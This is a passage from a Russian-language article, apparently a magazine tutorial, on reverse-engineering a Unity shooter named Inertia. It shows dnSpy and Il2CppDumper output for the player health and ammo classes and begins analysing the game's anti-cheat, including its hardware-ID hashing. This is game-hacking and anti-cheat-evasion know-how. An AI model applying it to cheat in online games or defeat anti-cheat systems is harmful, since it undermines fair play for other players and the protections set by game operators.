
Ресурсы игры

Mono

В Unity есть несколько вариантов бэкендов, которые могут исполнять игровой код. Наша игра исполняется в виртуальной машине Mono, и вся интересующая нас информация, в том числе класс игрока, находятся вот в этом файле:

```
Inertia\Inertia_Data\Managed\Assembly-CSharp.dll
```


Откроем эту библиотеку в dnSpy.



```
Assembly-CSharp (0.0.0.0)
  Assembly-CSharp.dll
    PE
    References
    { } -
      <Module> @02000001
      AfterEffects @02000042
      AmmoPack @02000010
      AsyncSlave @02000041
      AudioController @02000043
      BotController @02000019
      BotLauncher @02000014
      BotStats @0200001A
      Client @02000004
      ClientHandle @02000005
      ClientPackets @02000009
      ClientSend @02000006
      ConfigureScene @0200001B
      ConnectMenu @02000040
      Constants @0200003F
      ControlsMenu @02000023
      CoolMenu @02000044
      DisableComponents @0200001C
      DisableOn @02000045
      FPMovement @02000030
      GameManager @02000007
      GamePreferencesManager @02000046
      GameSettings @02000047
      GlobalAudioReference @02000048
```

Assembly-CSharp.dll

Слева будут указаны все классы игры, среди них мы с легкостью можем найти класс игрока, как для сетевой игры, так и для одиночной.



```
MultiplayerStats @0200002A
  Base Type and Interfaces
  Derived Types
  .ctor() : void @0600010E
  Awake() : void @06000103
  DecreaseHealth(int) : void @0600010B
  Die() : void @0600010C
  GetAmmo() : int @06000106
  GetHealth() : int @06000107
  IncreaseAmmo(int) : void @06000109
  IncreaseHealth(int) : void @0600010A
  Respawn() : void @0600010D
  SetAmmo(int) : void @06000108
  Start() : void @06000104
```

```
155         }
156
157         // Token: 0x040000C7 RID: 199
158         public int ammo;
159
160         // Token: 0x040000C8 RID: 200
161         public int health;
162
163         // Token: 0x040000C9 RID: 201
164         public float respawnTimer;
165
166         // Token: 0x040000CA RID: 202
167         public Texture[] healthTextures;
168
169         // Token: 0x040000CB RID: 203
170         public Component[] disableOnRespawnAwait;
```


```
PlayerStats @02000036
  Base Type and Interfaces
  Derived Types
  .ctor() : void @0600014B
  DecreaseHealth(int) : bool @06000148
  Die() : void @06000149
  GetAmmo() : int @06000143
  GetHealth() : int @06000144
  IncreaseAmmo(int) : void @06000146
  IncreaseHealth(int) : void @06000147
  Respawn() : void @0600014A
  SetAmmo(int) : void @06000145
```

```
152         // Token: 0x04000116 RID: 278
153         public int ammo;
154
155         // Token: 0x04000117 RID: 279
156         public int health;
157
158         // Token: 0x04000118 RID: 280
159         public float respawnTimer;
160
161         // Token: 0x04000119 RID: 281
162         public RawImage healthImage;
163
164         // Token: 0x0400011A RID: 282
165         public Texture[] healthTextures;
```

Класс игрока


IL2CPP

Как вариант, код игры может быть транслирован в C++ при помощи бэкенда IL2CPP (Intermediate Language To C++) и скомпилирован. Ниже — более подробная схема этого процесса, а подробное описание ты найдешь в документации.


C# game logic
C# compiler
Managed assemblies
Unused Bytecode Stripper
Stripped assemblies
IL2CPP.exe
C++ code
libil2cpp
C++ compiler
Native binary

Процесс сборки IL2CPP

Если игра собрана с IL2CPP, то в `Inertia\Inertia_Data\` мы не найдем ни папки `Managed`, ни `Assembly-CSharp.dll`, а интерес для нас будет представлять `GameAssembly.dll`. Если мы откроем этот файл в dnSpy, то не увидим ничего интересного.



```
GameAssembly.dll
  PE
    DOS Header
    File Header
    Optional Header (32-bit)
    Section #0: .text
    Section #1: il2cpp
    Section #2: .rdata
    Section #3: .data
    Section #4: .reloc
```

GameAssembly.dll

Продолжение статьи →

ЧИТ СВОИМИ РУКАМИ


ОБХОДИМ ПРОСТОЙ АНТИЧИТ И ИССЛЕДУЕМ ИГРУ НА UNITY

Все дело в том, что игровая логика была скомпилирована в нативный код. Впрочем, и на этот случай есть решение — утилита Il2CppDumper, которая поможет извлечь всю информацию.

Выполним такую команду:


```
Il2CppDumper.exe Inertia\GameAssembly.dll Inertia\Inertia_Data\il2cpp_data\Metadata\global-metadata.dat Inertia_dump
```

И получим папку `Inertia_dump` с содержимым, как на скриншоте.



Результат работы Il2CppDumper

Файл `dump.cs` — восстановленный исходный код `Assembly-CSharp.dll`.




```
// Namespace:
public class MultiplayerStats : MonoBehaviour // TypeDefIndex: 3629
{
	// Fields
	public int ammo; // 0xC
	public int health; // 0x10
	public float respawnTimer; // 0x14
	public Texture[] healthTextures; // 0x18
	public Component[] disableOnRespawnAwait; // 0x1C
	public int bleedEffectThreshold; // 0x20
	private SpawnHandler spawnHandler; // 0x24
	private bool awaitingRespawn; // 0x28
	private float respawnCachedTimer; // 0x2C
	private RawImage healthImage; // 0x30
	private Text ammoText; // 0x34
	private GameObject gameLogic; // 0x38
	private GameObject deathPanel; // 0x3C
	private GameObject uiCanvas; // 0x40
	private Text respawnText; // 0x44
	private int cachedAmmo; // 0x48
	private int cachedHealth; // 0x4C
	private HoldReferences _disabledComponents; // 0x50

	// Methods

	// RVA: 0x3C5670 Offset: 0x3C4670 VA: 0x103C5670
	private void Awake() { }

	// RVA: 0x3C5C80 Offset: 0x3C4C80 VA: 0x103C5C80
	private void Start() { }

	// RVA: 0x3C5D80 Offset: 0x3C4D80 VA: 0x103C5D80
	private void Update() { }
```

```
// Namespace:
public class PlayerStats : MonoBehaviour // TypeDefIndex: 3650
{
	// Fields
	public int ammo; // 0xC
	public int health; // 0x10
	public float respawnTimer; // 0x14
	public RawImage healthImage; // 0x18
	public Texture[] healthTextures; // 0x1C
	public Text ammoText; // 0x20
	public GameObject gameLogic; // 0x24
	public GameObject deathPanel; // 0x28
	public GameObject uiCanvas; // 0x2C
	public Text respawnText; // 0x30
	public Component[] disableOnRespawnAwait; // 0x34
	public AudioClip hitSound; // 0x38
	public int bleedEffectThreshold; // 0x3C
	private SpawnHandler spawnHandler; // 0x40
	private bool awaitingRespawn; // 0x44
	private float respawnCachedTimer; // 0x48
	private int cachedAmmo; // 0x4C
	private int cachedHealth; // 0x50

	// Methods

	// RVA: 0x3C9820 Offset: 0x3C8820 VA: 0x103C9820
	private void Start() { }

	// RVA: 0x3C98F0 Offset: 0x3C88F0 VA: 0x103C98F0
	private void Update() { }

	// RVA: 0x176390 Offset: 0x175390 VA: 0x10176390
	public int GetAmmo() { }
```

Содержимое dump.cs

DummyDll — папка, которая содержит все восстановленные бинарные файлы. Это как раз и есть содержимое `Managed`, в том числе есть и наш `Assembly-CSharp.dll`.


MultiplayerStats @0200003C
Base Type and Interfaces
Derived Types
.ctor() : void @06000169
Awake() : void @0600015E
DecreaseHealth(int) : void @06000166
Die() : void @06000167
GetAmmo() : int @06000161
GetHealth() : int @06000162
PlayerStats @02000051
Base Type and Interfaces
Derived Types
.ctor() : void @060001CA
DecreaseHealth(int) : bool @060001C7
Die() : void @060001C8
GetAmmo() : int @060001C2
GetHealth() : int @060001C3
IncreaseAmmo(int) : void @060001C5

```
// Token: 0x040000F6 RID: 246
[Token(Token = "0x40000F6")]
[FieldOffset(Offset = "0xC")]
public int ammo;

// Token: 0x040000F7 RID: 247
[Token(Token = "0x40000F7")]
[FieldOffset(Offset = "0x10")]
public int health;
```

```
// Token: 0x0400015F RID: 351
[Token(Token = "0x400015F")]
[FieldOffset(Offset = "0xC")]
public int ammo;

// Token: 0x04000160 RID: 352
[Token(Token = "0x4000160")]
[FieldOffset(Offset = "0x10")]
public int health;
```


Assembly-CSharp.dll из папки DummyDll

Прочие важные файлы:

- `il2cpp.h` — заголовочный файл со структурами;
- `script.json` — скрипт для ida.py, ghidra.py и Il2CppBinaryNinja;
- `stringliteral.json` — содержит всю информацию о найденных строках.

ИЗУЧАЕМ И ОБХОДИМ АНТИЧИТ

Для начала посмотрим, что есть в папке с игрой.




Содержимое директории игры

- `Identify.dll` — некая DLL, назначение которой нам неизвестно;
- `Quack-ac.exe` — главный модуль античита;
- `Quack-internal.dll` — библиотека, которая будет загружена в контекст игры.

Обходим детект по HWID


Для начала исследуем `Identify.dll`. Откроем ее в IDA Pro и перейдем в единственную экспортируемую функцию `GetHWID`. Сокращение HWID (Hardware Identification) дает нам понять, что функция собирает информацию о компьютере. Но в этом нам все-таки нужно убедиться.



```
void __cdecl GetHWID(int argv)
{
  unsigned int v1; // edi
  unsigned int v2; // ecx
  unsigned int v3; // esi
  void **i; // edx
  void **v5; // eax
  void **v6; // eax
  _BYTE *v7; // edx
  void *Block[4]; // [esp+10h] [ebp-A8h] BYREF
  unsigned int v9; // [esp+20h] [ebp-98h]
  unsigned int v10; // [esp+24h] [ebp-94h]
  void *v11; // [esp+28h] [ebp-90h] BYREF
  unsigned int v12; // [esp+3Ch] [ebp-7Ch]
  int v13[29]; // [esp+40h] [ebp-78h] BYREF
  int savedregs; // [esp+B8h] [ebp+0h] BYREF

  sub_10003DA0(&v11, &savedregs);
  sub_10003590(&savedregs, v13, Block);
  v1 = v9;
  v2 = 0;
  v3 = v10;
  for ( i = Block[0]; v2 < v1; ++v2 )
  {
    v5 = Block;
    if ( v3 >= 0x10 )
      v5 = i;
    *(argv + v2) = *(v5 + v2);
```

Экспортируемая функция GetHWID


Перейдем в функцию `sub_10003DA0` и увидим следующие константы.



```
    LOBYTE(v11) = 0;
  }
  a1[6] = 0;
  v6 = a1;
  a1[7] = 0;
  a1[6] = 0;
  a1[7] = 0;
  a1[8] = 0;
  a1[25] = 0x6A09E667;
  a1[26] = 0xBB67AE85;
  a1[27] = 0x3C6EF372;
  a1[28] = 0xA54FF53A;
  a1[29] = 0x510E527F;
  a1[30] = 0x9B05688C;
  a1[31] = 0x1F83D9AB;
  a1[32] = 0x5BE0CD19;
  if ( a1[5] >= 0x10 )
    v6 = *a1;
  sub_100034E0(v6, a1[4]);
  sub_10003590(v21, a1 + 6, &v9);
```

Идентификация алгоритма SHA-256

